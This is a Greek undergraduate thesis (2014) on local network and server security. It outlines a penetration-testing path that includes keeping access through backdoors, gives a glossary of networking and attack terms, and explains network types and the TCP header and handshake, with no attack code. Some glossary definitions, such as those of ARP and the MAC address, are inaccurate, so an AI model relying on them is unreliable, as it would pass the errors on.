ΤΕΙ ΔΥΤΙΚΗΣ ΕΛΛΑΔΑΣ

ΣΧΟΛΗ ΤΕΧΝΟΛΟΓΙΚΩΝ ΕΦΑΡΜΟΓΩΝ

ΤΜΗΜΑ ΗΛΕΚΤΡΟΛΟΓΩΝ ΜΗΧΑΝΙΚΩΝ ΤΕ

ΠΤΥΧΙΑΚΗ ΕΡΓΑΣΙΑ ΜΕ ΘΕΜΑ:

«Ασφάλεια Τοπικών Δικτύων Και Εξυπηρετητών»

«Local Area Network and Server Security»

ΤΣΕΡΠΕΛΗΣ ΑΘΑΝΑΣΙΟΣ, Α.Μ.: 6060

Δ’ ΕΤΟΣ ΣΠΟΥΔΩΝ, 8ο ΕΞΑΜΗΝΟ, ΑΡΙΘΜΟΣ ΠΤΥΧΙΑΚΗΣ: 1408

ΥΠΕΥΘΥΝΟΣ ΚΑΘΗΓΗΤΗΣ: Δ. ΚΑΡΕΛΗΣ

ΠΑΤΡΑ 2014

ΠΕΡΙΕΧΟΜΕΝΑ

ΕΙΣΑΓΩΓΗ

Σε αυτήν την εργασία θα μιλήσουμε αρχικά για κάποια βασικά πράγματα και για το τι θα ακολουθήσει, έπειτα θα αναφέρουμε κάποιες βασικές έννοιες που είναι απαραίτητες ώστε να καταλάβουμε τι ακριβώς γίνεται και πώς δουλεύουν κάποιες διαδικασίες.

Επιπρόσθετα θα χρειαστεί να πούμε πως δουλεύουν τα δίκτυα, δηλαδή να πούμε πως συνδέονται οι υπολογιστές μεταξύ τους και με τους ανάλογους δρομολογητές, να δούμε τα πακέτα πως μεταφέρονται στο δίκτυο, επίσης πολύ σημαντικό που θα χρειαστεί να αναφερθεί θα είναι το πώς δουλεύει το tcp/ip , τι είναι τα λεγόμενα ports τι υπηρεσίες τρέχουν πίσω από κάποια σημαντικά ports, τι είναι η mac address(φυσική IP) και άλλα πολλά.

Αργότερα θα αρχίσουμε να βλέπουμε πως δουλεύει ένας δρομολογητής, πως δουλεύει η ασύρματη διασύνδεση, θα δούμε ποιοι είναι οι διαφορετικοί τρόποι κωδικοποίησης που υπάρχουν και χρησιμοποιούνται. Επίσης θα δούμε πόσο εύκολο είναι να πάρει κάποιος πρόσβαση μέσω ασύρματης διασύνδεσης με διάφορους τρόπους και σε διαφορετικά είδη δρομολογητών και δεν θα σταματήσουμε μόνο εκεί.

Παρακάτω θα μιλήσουμε για αυτές τις υπηρεσίες που τρέχουν πίσω από τα ports , θα αναφέρουμε κάποιες γνωστές που βλέπουμε καθημερινά, θα παρατηρήσουμε ότι κάποιες από αυτές θα έχουν κάποιες αδυναμίες τις οποίες θα δούμε πως κάποιος μπορεί να εκμεταλλευτεί , θα δούμε το πώς θα μπορούμε να ξέρουμε τη τρέχει πίσω από κάθε Port,με το λεγόμενο port scanning.

Σημαντικό σε αυτό το σημείο είναι να πούμε πως θα μπορέσουμε να αντιμετωπίσουμε αυτές τις καταστάσεις ως προς την ασφάλεια δικτύων αλλά ως προς και τους δρομολογητές, για αυτό θα δούμε τι ακριβώς πρέπει να κάνουμε σε συγκεκριμένες περιστάσεις ώστε να είμαστε ασφαλές από τυχόν επιθέσεις και τα δικαιώματα και η ιδιωτική σας ζωή να παραμείνει ακέραια.

Θα ανακαλύψουμε στη πορεία ότι όλα αυτά που θα δούμε, θα μας βοηθήσουν ως σύνολο να έχουμε μια πλήρη εικόνα, ώστε να παρατηρήσουμε πως ακολουθούμε συγκεκριμένα βήματα τα οποία καταλήγουν στο γνωστό penetration testing.

Τα βήματα αυτά ξεκινούν με το να βρούμε όσες περισσότερες πληροφορίες μπορούμε για το δίκτυο, το router και το server, έπειτα πρέπει να αναλύσουμε αυτά τα αποτελέσματα, να βρούμε τις ανάλογες υπηρεσίες που υπάρχουν και να ψάξουμε να δούμε εάν υπάρχουν γνωστές αδυναμίες σε αυτές τις υπηρεσίες.

Αφού γίνουν αυτά τα βήματα πρέπει να εκμεταλλευτούμε το συγκεκριμένο κενό ασφαλείας όμως τίποτα δεν τελειώνει εκεί! Πρέπει να δράσουμε αναλόγως και επίσης να έχουμε ένα τρόπο να κρατήσουμε τη πρόσβαση σε περίπτωση που τη χάσουμε!(backdoor) Φυσικά αυτά που θα αναφερθούν παρακάτω είναι μόνο λίγοι από τους τρόπους που υπάρχουν για να κάνουμε παρόμοιες ενέργειες και να ελέγξουμε την ασφάλεια δικτύων, δρομολογητών και server!

Παρακάτω στο επόμενο κεφάλαιο θα δούμε τι σημαίνουν κάποιες σημαντικές έννοιες που είναι απαραίτητες και θα εξηγήσουμε που τις χρειαζόμαστε!

ΚΕΦΑΛΑΙΟ 1

Σε αυτό το κεφάλαιο θα μιλήσουμε και θα δούμε κάποιες βασικές έννοιες που χρειάζεται να ξέρουμε για να μπορέσουμε να καταλάβουμε και να δούμε πως λειτουργούν τα πράγματα, στις υπηρεσίες, στα προγράμματα και στα θεωρητικά κομμάτια. Με λίγα λόγια αυτό το κεφάλαιο θα λειτουργήσει σαν γλωσσάριο!

Αρχικά θα ξεκινήσουμε με τις βασικές έννοιες των δικτύων που θα χρειαστούμε!

ΔΙΚΤΥΑ

- *Τι είναι το IP address;*

Το IP address είναι ένα αριθμητικό όνομα το οποίο έχει ένας υπολογιστής σε ένα δίκτυο και είναι μοναδικό για το καθένα. Πχ. 192.168.1.1

- *Τι είναι η mac address;*

Mac address είναι η φυσική διεύθυνση που έχει ο κάθε υπολογιστής αλλά αυτή εξαρτάται από την ανάλογη συσκευή δικτύου του υπολογιστή και είναι μοναδική στο κόσμο. Πχ. 00:11:22:33:44:55

- *Τι είναι ο ISP;*

Ο ISP είναι ο πάροχος που μας επιτρέπει να συνδεθούμε στο διαδίκτυο.

Πχ. ΟΤΕ, FORTHNET,CYTA κλπ…

- *Τι είναι το router;*

Το router ή αλλιώς όπως το λέμε δρομολογητής είναι η συσκευή η οποία μας επιτρέπει τη σύνδεση του υπολογιστή μας στο internet. Επίσης, παρέχει και άλλες υπηρεσίες όπου μπορούμε να συνδεόμαστε ενσύρματα ή ασύρματα. Αφού συνδέσουμε τον υπολογιστή μας με το router, τότε το router συνδέεται με τον ISP μας και μας δίνει πρόσβαση στο διαδίκτυο.

- *Τι είναι servers;*

Servers είναι υπολογιστές που τους έχουμε αναθέσει κάποιες λειτουργίες, όπως το να τρέχει μια ιστοσελίδα ή κάποια άλλη υπηρεσία.

- *Τι είναι οι clients;*

Clients λέμε τους χρήστες που είναι συνδεδεμένοι στο internet και ζητούν πακέτα από servers.

- *Τι είναι το LAN;*

Lan ή αλλιώς local area network λέμε το τοπικό δίκτυο.

- *Τι είναι τα πακέτα;*

Τα πακέτα είναι κάθε είδος πληροφορίας που υπάρχει μέσα στο διαδίκτυο.

- *Τι είναι το ARP;*

ARP είναι μια υπηρεσία η οποία προσπαθεί να βρεί όλες τις συσκευές του δικτύου που υπάρχουν σε ένα συγκεκριμένο router.

Τώρα θα μιλήσουμε για έννοιες που έχουν σχέση με τους δρομολογητές μας και κάποιες άλλες έννοιες που θα χρειαστούν στο ανάλογο κεφάλαιο!

ROUTER-ΔΡΟΜΟΛΟΓΗΤΕΣ

- *Τι είναι το AP;*

AP ή αλλιώς access point είναι ένα ασύρματο δίκτυο πού είναι διαθέσιμο.

- *Τι είναι encryption;*

Το encryption στα ασύρματα δίκτυα είναι ένας τρόπος ασφάλειας έτσι ώστε να μην έχουν όλοι πρόσβαση στο access point(AP) αλλά μόνο οι επιθυμητοί χρήστες που γνωρίζουν τον ανάλογο κωδικό. Υπάρχουν αρκετά encryption. Πχ. Wep,wpa,wpa2

- *Τι είναι το BSSID;*

Με τον όρο BSSID εννοούμε την mac address του router.

- *Τι είναι το ESSID;*

Με τον όρο ESSID εννοούμε το όνομα του διαθέσιμου access point.

- *Τι είναι το interface;*

Με τον όρο interface εννοούμε ένα τρόπο επικοινωνίας μεταξύ 2 προγραμμάτων

Πχ. Eth0-> Ethernet interface,wlan0-> wireless interface

- *Τι είναι το port forward;*

Port forward ονομάζεται η διαδικασία όπου ανοίγουμε κάποιο port επίτηδες έτσι ώστε να επιτευχθεί κάποια σύνδεση από μακριά στον υπολογιστή μας.

- *Τι είναι το sniffing;*

Το sniffing είναι η διαδικασία στην οποία καταγράφουμε και διαβάζουμε πακέτα.

- *Τι είναι το authentication;*

Το authentication είναι μια λειτουργία που υπάρχει στα router και προσπαθεί να δει αν μια αντίδραση είναι όντως έγκυρη για τα κριτήρια που υπάρχουν.

Επίσης σημαντικό είναι και το deauthentication όπου με αυτό εννοούμε κάποια πακέτα τα οποία κάνουν αποσύνδεση του router με τους clients.

- *Τι είναι το brute forcing;*

Brute forcing είναι μια τεχνική στην οποία προσπαθούμε να δοκιμάσουμε κωδικούς αυτόματα και ασταμάτητα για να βρούμε το σωστό.

- *Τι είναι το 4-way handshake;*

Το 4-way handshake είναι ένα είδος πρωτόκολλου για την ασφαλή μεταφορά των πακέτων στο δίκτυο.

Τώρα θα δούμε τις έννοιες για το κεφάλαιο των αδυναμιών και υπηρεσιών των server

SERVERS

- *Τι είναι το OS;*

OS ονομάζεται το λειτουργικό σύστημα. Πχ. windows, linux

- *Τι είναι η db;*

DB είναι η βάση δεδομένων όπου πολλές υπηρεσίες χρησιμοποιούν.

Πχ. Από τις πιο γνωστές είναι mysql,access

- *Τι είναι mysql;*

MYSQL είναι μια υπηρεσία βάσης δεδομένων όπου όταν έχουμε μια ιστοσελίδα και θέλουμε να αποθηκεύουμε στοιχεία και πληροφορίες, τα αποθηκεύουμε εκεί.

- *Τι είναι το XSS;*

XSS είναι ένας τρόπος επίθεσης όπου χρησιμοποιούμε κώδικα javascript που εισάγεται σε μια ιστοσελίδα και τρέχει τον ανάλογο κώδικα.

- *Τι είναι το sql injection;*

SQL injection ονομάζεται μια επίθεση κατά την οποία εκμεταλλεύεται μια βάση δεδομένων mysql που έχει κάποιο σφάλμα.

- *Τι είναι το ping;*

Ping είναι μια εντολή η οποία υπάρχει σε όλα τα λειτουργικά συστήματα όπου στέλνει πακέτα σε ένα συγκεκριμένο ip για να δει αν τα λαμβάνει έτσι ώστε να καταλάβουμε αν ο αντίστοιχος υπολογιστής είναι ανοιχτός και στο δίκτυο.

- *Τι είναι τα Ports;*

Τα ports είναι σαν μια είσοδος η οποία έχει μια υπηρεσία από πίσω η οποία εξυπηρετεί κάποιο σκοπό και στο σύνολο υπάρχουν 65536 αλλά λίγα από αυτά θα μας ενδιαφέρουν.

- *Τι είναι το Banner;*

Το Banner είναι κατά κάποιο τρόπο ένας τίτλος μιας υπηρεσίας που τρέχει πίσω από ένα port, ο οποίος μας δίνει πληροφορίες για αυτή και το χρειαζόμαστε στην έρευνα μας έτσι ώστε να γνωρίσουμε το server όσο καλύτερα γίνεται.

- *Τι είναι το scanning;*

Scanning ονομάζουμε τη διαδικασία κατά την οποία ψάχνουμε να δούμε τι υπηρεσίες τρέχει ο server, τι λειτουργικό σύστημα και πια ports είναι ανοιχτά-ενεργοποιημένα.

- *Τι είναι το RFI;*

RFI είναι μια αδυναμία κατά την οποία μπορούμε να τρέξουμε από το server κάποιο αρχείο .php, όπου ανήκει σε κάποια άλλη ιστοσελίδα.

- *Τι είναι το http;*

HTTP(hypertext transfer protocol) είναι μια υπηρεσία που τρέχει στο port 80 και είναι πολύ σημαντική γιατί μέσω αυτού του port συνήθως μπορούμε να έχουμε πρόσβαση σε μία ιστοσελίδα.

- *Τι είναι το FTP;*

FTP (file transfer protocol) είναι μια υπηρεσία η οποία τρέχει στο port 21 και είναι υπεύθυνη για την μεταφορά αρχείων στο server είτε για να πάρουμε ή να στείλουμε αρχεία.

- *Τι είναι το penetration testing;*

Penetration testing ονομάζεται η διαδικασία στην οποία μια εταιρία ή κάποια ιστοσελίδα θέλει να μάθει αν έχουν κενά ασφαλείας ή υπάρχει τρόπος κάποιος να διεισδύσει στην ιστοσελίδα τους ή στο server τους ή στο δίκτυο τους .

- *Τι είναι τα exploits;*

Τα exploits είναι συγκεκριμένος κώδικας που γράφουμε ο οποίος μπορεί να εκμεταλλευτεί μια αδυναμία που έχουμε ανακαλύψει σε ένα σύστημα.

Συνήθως είναι γραμμένα σε bash, perl, python, php.

- *Τι είναι το nmap;*

Nmap είναι ένα από τα πιο σημαντικά προγράμματα που χρησιμοποιούνται για να δούμε αν τα δίκτυα και οι servers είναι ασφαλή ψάχνοντας τα ports, OS και άλλα σημαντικά πρωτόκολλα που υπάρχουν.

- *Τι είναι το metasploit;*

Το metasploit είναι το υπέρτατο εργαλείο ενός penetration tester! Παρέχει ένα μεγάλο πακέτο από exploits και έναν εύκολο και αυτοματοποιημένο τρόπο να τα τρέξεις.

- *Τι είναι το shell;*

Με την έννοια shell εννοούμε πολλά πράγματα αλλά στη συγκεκριμένη περίπτωση, εννοούμε ένα αρχείο .php το οποίο όταν είναι σε κάποιο server μας παρέχει ένα εύκολο περιβάλλον το οποίο μας επιτρέπει να τρέξουμε εντολές ή να ανεβάσουμε αρχεία στον server αλλά και πολλές άλλες λειτουργίες. Πχ. C99, r57

- *Τι είναι το metepreter;*

Meterpreter είναι ένα πρόγραμμα το οποίο μας επιτρέπει να κάνουμε διάφορες λειτουργίες σε έναν υπολογιστή ή server εφόσον έχουμε επιτύχει πρώτα μια σύνδεση.

- *Τι είναι το reverse connection;*

Reverse connection ονομάζεται η σύνδεση η οποία γίνεται από μακριά προς τον υπολογιστή μας. Θα αναφέρουμε γιατί χρειαζόμαστε να κάνουμε κάτι τέτοιο σε παρακάτω κεφάλαιο.

ΚΕΦΑΛΑΙΟ 2

Φτάσαμε στο κεφάλαιο 2! Αρχικά να αναφέρουμε στο σημείο που είμαστε ότι το penetration testing δεν είναι κάτι παράνομο, βεβαίως πρέπει να πούμε ότι πρέπει να τηρούμε κάποιες προϋποθέσεις. Φυσικά πρέπει να έχουμε την άδεια της εταιρίας ή του κατόχου του server για να ξεκινήσουμε το penetration testing. Όμως τώρα δεν θα μιλήσουμε για αυτό αλλά για το πώς είναι σχεδιασμένα τα δίκτυα, τι γίνεται σε αυτά, πια είναι η δομή τους και σε τη είδη τα βρίσκουμε τα οποία μπορούν και διευκολύνουν τη πρόσβαση μας στο internet.

Ένα δίκτυο υπολογιστών είναι ένα τηλεπικοινωνιακό σύστημα από αυτόνομους ή μη αυτόνομους διασυνδεδεμένους υπολογιστές. Οι υπολογιστές θεωρούνται διασυνδεδεμένοι όταν είναι σε θέση να ανταλλάξουν πληροφορίες μεταξύ τους και αυτόνομοι όταν δεν είναι δυνατό κάποιος υπολογιστής να ελέγξει τη λειτουργία (π.χ. εκκίνηση ή τερματισμό) κάποιου άλλου. Η επιστημονική μελέτη των δικτύων υπολογιστών γίνεται από τα υπολογιστικά συστήματα, έναν βασικό κλάδο της πληροφορικής. Το θεμελιώδες ηλεκτρονικό υλικό των τηλεπικοινωνιακών συσκευών μελετάται επίσης από την ηλεκτρονική μηχανική.

Τα δίκτυα φέρουν τους εξής χαρακτηρισμούς, που καθορίζουν και την κατηγορία τους :

- Ανάλογα με το φυσικό μέσο διασύνδεσής τους χαρακτηρίζονται ως *ενσύρματα* ή *ασύρματα*.

- Ανάλογα με τον τρόπο πρόσβασης σε αυτά χαρακτηρίζονται ως *δημόσια* ή *ιδιωτικά* δίκτυα.

- Ανάλογα με την γεωγραφική κάλυψη του δικτύου χαρακτηρίζονται ως *τοπικά* **(LAN και WLAN)**, *μητροπολιτικά* **(MAN και WMAN)**, *ευρείας κάλυψης* **(WAN και WWAN)** και *προσωπικά* **(PAN και WPAN)**.

Οι χαρακτηρισμοί με το πρόσθετο W ανταποκρίνονται στον ασύρματο (Wireless) τρόπο σύνδεσης.

Ανά γεωγραφική κάλυψη

Τοπικά

Τα τοπικά δίκτυα ή και LAN (local area networks) είναι δίκτυα που συνδέουν υπολογιστές σε κοντινές αποστάσεις, π.χ. από υπολογιστές που βρίσκονται σε ένα δωμάτιο μέχρι υπολογιστές που απέχουν μερικά χιλιόμετρα μεταξύ τους. Χρησιμοποιούνται συνήθως για να συνδέουν προσωπικούς υπολογιστές και σταθμούς εργασίας σε γραφεία εταιρειών, εργοστάσια, πανεπιστήμια κ.λπ.

Μητροπολιτικά

Ένα μητροπολιτικό δίκτυο ή και MAN (metropolitan area network) είναι μια μεγαλύτερη εκδοχή ενός τοπικού δικτύου καθώς καλύπτει μεγαλύτερες αποστάσεις, π.χ. από μια ομάδα γειτονικών γραφείων μιας εταιρείας έως μια πόλη.

Δίκτυα ευρείας περιοχής

Τα *δίκτυα ευρείας περιοχής* ή *WAN* (wide area network) καλύπτουν μεγάλες γεωγραφικές περιοχές, π.χ. από σύνδεση μεταξύ διαφορετικών πόλεων μέχρι μιας ολόκληρης ηπείρου και μπορούν να συνδέσουν ακόμη και περισσότερα από ένα τοπικά δίκτυα καθώς και ομάδες τοπικών δικτύων. Τα περισσότερα δίκτυα ευρείας περιοχής χρησιμοποιούν τηλεφωνικά δίκτυα ή τηλεπικοινωνιακούς δορυφόρους

Διαδίκτυα

Τα διαδίκτυα είναι δίκτυα ευρείας περιοχής τα οποία καλύπτουν γεωγραφικές περιοχές μίας ή περισσοτέρων ηπείρων διασυνδέοντας επιμέρους δίκτυα. Σε ένα διαδίκτυο μπορεί να συνυπάρχουν διασυνδεδεμένοι υπολογιστές και δίκτυα που χρησιμοποιούν διαφορετικές τεχνολογίες και λειτουργικά συστήματα. Το Διαδίκτυο (Internet) είναι το μεγαλύτερο τέτοιου είδους δίκτυο.

- Οι υπολογιστές καλούνται κόμβοι (nodes)
    1. κόμβος του δικτύου μπορεί να είναι κάθε είδους υπολογιστής ή τερματικό
    2. κάθε κόμβος προσδιορίζεται από τουλάχιστον μια αλφαριθμητική τιμή που καλείται διεύθυνση

- Κάθε φυσικό μέσο καλείται ζεύξη , σύνδεσμος (link) ή κανάλι
  π.χ. οπτική ίνα, ομοαξωνικό καλώδιο


- Οι κόμβοι και οι σύνδεσμοι αποτελούν τους πόρους (resources) του δικτύου

Point-to-point και Full Mesh δικτύωση


Απλούστερος τρόπος σύνδεσης: απευθείας σύνδεση δύο κόμβων

(point-to-point connection)

Για τη σύνδεση N κόμβων απαιτούνται N (N-1)/2 σύνδεσμοι το δίκτυο αυτό καλείται full mesh δίκτυο.



Υπάρχουν διαφορετικά είδη δικτύων άμεσου συνδέσμου ανάλογα με: το είδος του συνδέσμου που χρησιμοποιείται
π.χ. ομοαξωνικό καλώδιο, οπτική ίνα, ασύρματο κανάλι τον τρόπο σύνδεσης των κόμβων (τοπολογία)
π.χ. τοπολογία αρτηρίας (bus topology) , δακτύλιος (ring) , κλπ.



Σχεδίαση Δικτύων

Ένα δίκτυο πρέπει να:

- παρέχει υπηρεσίες δικτύωσης σε μεγάλο αριθμό υπολογιστών
- προσφέρει υπηρεσίες δικτύωσης με ετερόκλητα χαρακτηριστικά ώστε να υποστηρίζει διαφορετικές εφαρμογές
- επιτυγχάνει αποδοτική και οικονομική (cost-effective) δικτύωση
- Παράλληλα, ένα δίκτυο θα πρέπει να εξελίσσεται ώστε να:

προσφέρει υπηρεσίες δικτύωσης σε νέες εφαρμογές (π.χ. p2p file sharing applications)
- υποστηρίζει νέους τύπους δικτύωσης (π.χ. ασύρματη δικτύωση, δικτύωση σε κινητούς χρήστες)
- εκμεταλλεύεται νέες και βελτιωμένες τεχνολογίες

Αρχιτεκτονική TCP/IP

Το **TCP** ***(****Transmission Control Protocol - Πρωτόκολλο Ελέγχου Μεταφοράς****)*** είναι ένα από τα κυριότερα πρωτόκολλα της Σουίτας Πρωτοκόλλων Διαδικτύου. Βρίσκεται πάνω από το IP protocol *(πρωτόκολλο IP)*. Οι κύριοι στόχοι του πρωτοκόλλου TCP είναι να επιβεβαιώνεται η αξιόπιστη αποστολή και λήψη δεδομένων, επίσης να μεταφέρονται τα δεδομένα χωρίς λάθη μεταξύ του στρώματος δικτύου (network layer) και του στρώματος εφαρμογής (application layer) και, φτάνοντας στο πρόγραμμα του στρώματος εφαρμογής, να έχουν σωστή σειρά. Οι περισσότερες σύγχρονες υπηρεσίες στο Διαδίκτυο βασίζονται στο TCP. Για παράδειγμα το SMTP (port 25), το παλαιότερο (και μη-ασφαλές) telnet(port 23), το FTP και πιο σημαντικό το HTTP (port 80), γνωστό ως υπηρεσίες World Wide Web (WWW - Παγκόσμιος Ιστός). Το TCP χρησιμοποιείται σχεδόν παντού, για αμφίδρομη επικοινωνία μέσω δικτύου.

Αρχικά το **Transmission** ήταν **Transfer**, ένας όρος που προσδιόριζε την μεταβίβαση του ελέγχου στα άκρα του δικτύου **TCPIP** πριν αποσπαστεί το **IP**.

TCP header

Τα πακέτα του πρωτοκόλλου TCP καλούνται segments (τμήματα). Ένα από τα κυριότερα μέρη ενός segment είναι η TCP επικεφαλίδα (TCP header), η οποία παρέχει συγκεκριμένες πληροφορίες για το πρωτόκολλο TCP. Το ελάχιστο μέγεθος της επικεφαλίδας είναι 5 words και το μέγιστο 15 words (απουσία ή παρουσία όλων των options αντίστοιχα).

TCP επικεφαλίδα

+	Bits 0 - 3	4 - 9	10 - 15	16 - 31
0	**Source Port** Θύρα Προέλευσης			**Destination Port** Θύρα Προορισμού
32	**Sequence Number** Αριθμός ακολουθίας			
64	**Acknowledgment Number** Αριθμός επιβεβαίωσης			
96	**Data Offset**	**Reserved**	**Flags** Σημαίες	**Window** Παράθυρο
128	**Checksum** Άθροισμα ελέγχου			**Urgent Pointer** Επείγοντα δεδομένα
160	**Options** Επιλογές (προαιρετικές)			
160/192+	**Data** Δεδομένα			

Source Port: Αυτό το πεδίο προσδιορίζει την port (θύρα) του αποστολέα.

Destination Port: Αυτό το πεδίο προσδιορίζει την port (θύρα) του παραλήπτη.

Sequence Number: Ο sequence number (αριθμός ακολουθίας) έχει διπλό ρόλο:

- Εαν υπάρχει η SYN flag (SYN σημαία) τότε είναι ο αρχικός αριθμός ακολουθίας (ISN - initial sequence number) και η πρώτη octet δεδομένων του πακέτου είναι ο ISN+1.
- Αλλιώς, εαν δεν υπάρχει η SYN flag, τότε η πρώτη octet δεδομένων είναι ο αριθμός ακολουθίας.

Acknowledgment number: Όταν υπάρχει η ACK flag η τιμή αυτού του πεδίου δείχνει τον επόμενο sequence number (αριθμό ακολουθίας) που αναμένει ο αποστολέας.

Data offset: Είναι ο αριθμός από words μεγέθους 32 bit στην επικεφαλίδα TCP (TCP header). Καθορίζει το μέγεθος της επικεφαλίδας (πολλαπλάσιο του 32) και επομένως δείχνει και την αρχή των δεδομένων.

Reserved: Πεδίο 6 bit "κρατημένων" (αγγλ. reserved) για μελλοντική χρήση. Η τιμή των bit πρέπει να είναι 0.

Flags *(επίσης γνωστό ως bits ελέγχου - Control bits)*: Περιέχει 6 bit - σημαίες:

Σημαία	Σημασία	Προέλευση ονομασίας
URG	Το πεδίο urgent pointer είναι σημαντικό	**URG**ent
ACK	Το πεδίο επιβεβαίωσης είναι σημαντικό	**ACK**nowledgment
PSH	Λειτουργία ώθησης	**PuSH**
RST	Επαναρύθμιση σύνδεσης	**ReSeT**
SYN	Συγχρονισμός αριθμών ακολουθίας	**SYN**chronize
FIN	Ο αποστολέας δεν στέλνει άλλα δεδομένα	**FIN** (=τέλος)

Window: Ο αριθμός από octets δεδομένων (bytes) που επιθυμεί να δεχτεί ο αποστολέας του πακέτου, αρχίζοντας από εκείνη που δείχνει το πεδίο επιβεβαίωσης (acknowledgment field).

Checksum: Το πεδίο checksum μεγέθους 16 bit χρησιμοποιείται για έλεγχο λαθών στην επικεφαλίδα και στα δεδομένα.

Options: Μεταβλητή, η οποία καθορίζει ειδικές επιλεγόμενες ρυθμίσεις και μπορεί να καταλάβει χώρο στο τέλος της επικεφαλίδας TCP (TCP header). Το μήκος τους είναι πολλαπλάσιο των 8 bit και σε το περιεχόμενο της επικεφαλίδας μετά την τελευταία επιλογή πρέπει να γεμίζει (πχ. με μηδενικά - 0). Με αυτόν τον τρόπο το data offset θα δείχνει σωστά την αρχή των δεδομένων.


Urgent pointer: Εάν είναι ενεργοποιημένο το URG bit ελέγχου, τότε αυτό το πεδίο δείχνει τον αριθμό ακολουθίας (sequence number)της octet που βρίσκεται αμέσως μετά το τελευταίο byte από τα επείγοντα δεδομένα. Έτσι παρουσιάζει τη θέση του τελευταίου byte με επείγοντα δεδομένα.

Τρόπος λειτουργίας

Το πρωτόκολλο ελέγχου μεταφορών (TCP) είναι connection oriented, δηλαδή η μεταφορά δεδομένων γίνεται μέσω σύνδεσης, η οποία οριοθετείται από ένα σήμα έναρξης και ένα σήμα τέλους ή διακοπής.

Έναρξη - Τριμερής χειραψία / 3-way handshake

Πριν να προσπαθήσει ένα πρόγραμμα-πελάτης (client) να συνδεθεί με έναν server, ο server πρέπει πρώτα να δεσμεύσει μια port και να την ανοίξει ώστε να δέχεται συνδέσεις: αυτό καλείται passive open. Όταν γίνει αυτό, ο client μπορεί να αρχίσει τη σύνδεση (active open). Για να γίνει μια σύνδεση, γίνεται μια "χειραψία" ανάμεσα στα συμμετέχοντα μέρη, το λεγόμενο **three-way handshake**:



Έναρξη της σύνδεσης με three-way handshake

1. Αρχικά αποστέλεται ένα πακέτο με το SYN bit ενεργοποιημένο. Ο client θέτει το πεδίο αριθμού ακολουθίας στην TCP επικεφαλίδα (TCP header) στον αρχικό αριθμό ακολουθίας του (ISN - initial sequence number).

2. Ο server στο άλλο άκρο απαντάει:

- είτε με SYN (για να στείλει και το δικό του ISN) και ACK (που έχει το ISN+1 του client) του πρώτου πακέτου του client για να αποδεχτεί τη σύνδεση,
- ή SYN/RST για να ενημερώσει τον client ότι αρνείται τη σύνδεση και η διαδικασία σταματά.

3.Όταν ο client πάρει ένα πακέτο SYN/ACK απαντάει, αυτή τη φορά, με ένα πακέτο ACK. Σε αυτό το σημείο, τα δύο μέρη συνδέονται και μπορούν πλέον να σταλούν τα δεδομένα.

Κατά τη διάρκεια του three-way handshake, τα δύο μέρη διαπραγματεύονται επίσης όλες τις ειδικές επιλογές που θα χρησιμοποιηθούν κατά τη διάρκεια της σύνδεσης TCP, όπως ECN κ.α.

Μεταφορά δεδομένων

Μόλις ανταλλαχθούν οι ISNs, οι εφαρμογές μπορούν να διαβιβάσουν δεδομένα η μια στην άλλη. Η ανάλυση του τρόπου με τον οποίο γίνεται η μεταφορά δεδομένων, απαιτεί εξέταση για

- έλεγχο ροής (flow control) και
- τεχνικές ελέγχου συμφόρησης (congestion avoidance).

Σε μια απλή υλοποίηση του TCP, χωρίς τους προαναφερθέντες ελέγχους,η εφαρμογή θα στείλει πακέτα στο δίκτυο προς τον παραλήπτη, εφ'όσον υπάρχουν δεδομένα να σταλούν και εφ' όσον ο αποστολέας δεν υπερβαίνει το window που

του έχει υποδείξει ο παραλήπτης. Όταν ο παραλήπτης δέχεται πακέτα TCP, στέλνει επιβεβαιώσεις (acknowledgement), δείχνοντας σε ποιο σημείο του ρεύματος από byte (byte stream) βρίσκεται. Αυτές οι επιβεβαιώσεις περιέχουν επίσης το επόμενο window (παράθυρο) που καθορίζει πόσα byte επιθυμεί να δεχτεί στη συνέχεια ο παραλήπτης.

Εάν ορισμένα δεδομένα αναπαράγονται ή χάνονται, μπορεί να δημιουργηθεί ένα κενό στο ρεύμα από byte (byte stream). Ο παραλήπτης θα συνεχίσει να επιβεβαιώνει την νεότερη θέση που βρίσκεται, στο ρεύμα από byte που έχει δεχτεί.

Εάν δεν υπάρχουν δεδομένα για να σταλούν, ο αποστολέας θα βρίσκεται σε αδράνεια αναμένοντας την εφαρμογή να βάλει δεδομένα στο byte stream ή να παραλάβει δεδομένα από το άλλο άκρο της σύνδεσης.

Έλεγχος ροής

Ο έλεγχος ροής απαιτεί την επιβεβαίωση λήψης (acknowledgment) κάθε πακέτου από τον απόμακρο host πριν να σταλεί το επόμενο. Οι αλγόριθμοι για το sliding window, που χρησιμοποιούνται από το TCP, επιτρέπουν σε πολλαπλά πακέτα δεδομένων να μεταφέρονται ταυτόχρονα για να χρησιμοποιείται αποδοτικότερα το εύρος ζώνης (bandwidth) ενός δικτύου.

